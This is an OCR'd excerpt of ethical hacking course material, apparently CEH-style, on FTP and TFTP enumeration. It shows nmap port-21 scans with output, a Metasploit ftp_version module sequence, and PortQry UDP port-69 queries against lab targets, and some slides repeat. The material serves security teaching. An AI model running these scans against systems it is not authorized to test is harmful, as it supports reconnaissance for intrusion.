

nmap -p 21 www.certifiedhacker.com - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/]
└──╼ #nmap -p 21 www.certifiedhacker.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-22 [redacted]
Nmap scan report for www.certifiedhacker.com (162.241.216.11)
Host is up (0.035s latency).
rDNS record for 162.241.216.11: box5331.bluehost.com

PORT   STATE SERVICE
21/tcp open  ftp

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
```

Port 21 is open which makes the data accessible to external sources

TFTP Enumeration

- Attackers perform TFTP enumeration using tools, such as **PortQry** and **Nmap**, to extract information, such as **running TFTP services** and files stored on the remote server
- Using this information, attackers can gain unauthorized access to the target system, steal important files, and upload malicious script to launch further attacks



Enter destination IP or FQDN to query: 10.10.1.22

Target

Query Type

○ Query predefined service:

Service to query: Domains and Trusts

● Manually input query ports:

Ports to query: 69

Protocol: UDP

Enter port number and/or port ranges separated by commas.
For example: 80,53,1024-1350

Query Result:

```
Starting portqry.exe -n 10.10.1.22 -e 69 -p UDP ...

Querying target system called:
 10.10.1.22
Attempting to resolve IP address to a name...

IP address resolved to SERVER2022
querying...
UDP port 69 (tftp service): LISTENING or FILTERED
Sending TFTP server query to UDP port 69...
UDP port 69 (tftp service): FILTERED
portqry.exe -n 10.10.1.22 -e 69 -p UDP exits with return code 0x00000002.
```

Indicates that port is blocked by a firewall or some other network control


FTP Enumeration

The File Transfer Protocol (FTP) is used to transfer files over TCP, and its default port is 21. In FTP, data are transferred between a sender and receiver in plaintext, exposing critical information such as usernames and passwords to attackers. FTP offers neither a secure network environment nor secure user authentication. Individuals do not need authentication to access an FTP server in a network. This provides an easy method for attackers to access network resources.

The implementation of FTP in an organization’s network makes the data accessible to external sources. Attackers can scan and enumerate open port 21 running FTP services and further use this information to launch various attacks such as FTP bounce, FTP brute force, and packet sniffing.

As shown in the screenshot, the following Nmap command is used by the attackers to enumerate the FTP service running on the target domain:

```
# nmap -p 21 <target domain>
```


nmap -p 21 www.certifiedhacker.com - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/]
└──╼ #nmap -p 21 www.certifiedhacker.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-22 [redacted]
Nmap scan report for www.certifiedhacker.com (162.241.216.11)
Host is up (0.035s latency).
rDNS record for 162.241.216.11: box5331.bluehost.com

PORT   STATE SERVICE
21/tcp open  ftp

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
```

Port 21 is open which makes the data accessible to external sources

Figure 4.53: Screenshot of Nmap displaying a FTP enumeration result

Attackers also use Metasploit to enumerate FTP services running on remote hosts. The following commands can be used to detect the FTP version of the target server:

```
use auxiliary/scanner/ftp/ftp_version
msf auxiliary(scanner/ftp/ftp_version) > set RHOSTS <target IP>
msf auxiliary(scanner/ftp/ftp_version) > exploit
```

TFTP Enumeration

The Trivial File Transfer Protocol (TFTP) is a simplified version of FTP and is used for transferring files between network devices. By default, TFTP servers listen on UDP port 69. This protocol is used when directory visibility and user authentication are not required; therefore, it provides no security features.


To perform TFTP enumeration, attackers can use tools such as PortQry and Nmap to extract information such as running TFTP services and files stored on a remote server. By using the enumerated information, attackers can further gain unauthorized access to the target system, steal important files, and upload malicious scripts to launch further attacks. Furthermore, this information enables attackers to perform various attacks such as DNS amplification attacks, TFTP reflection attacks, and DDoS attacks.

- **PortQry**

  Source: *https://www.microsoft.com*

  The PortQry utility reports the port status of TCP and UDP ports on a selected target. Attackers can use the PortQry tool to perform TFTP enumeration. This utility reports the port status of target TCP and UDP ports on a local or remote computer.

In the PortQry tool, the attackers can specify the target to scan for a running TFTP service on open port 69. As shown in the screenshot, attackers perform TFTP enumeration on the target domain by setting the `Ports to query:` value to 69 and `Protocol` to UDP.



Enter destination IP or FQDN to query: 10.10.1.22

○ Query predefined service:

Service to query: Domains and Trusts

● Manually input query ports:

Ports to query: 69 Protocol: UDP

Enter port number and/or port ranges separated by commas.
For example: 80,53,1024-1350

Query Result:

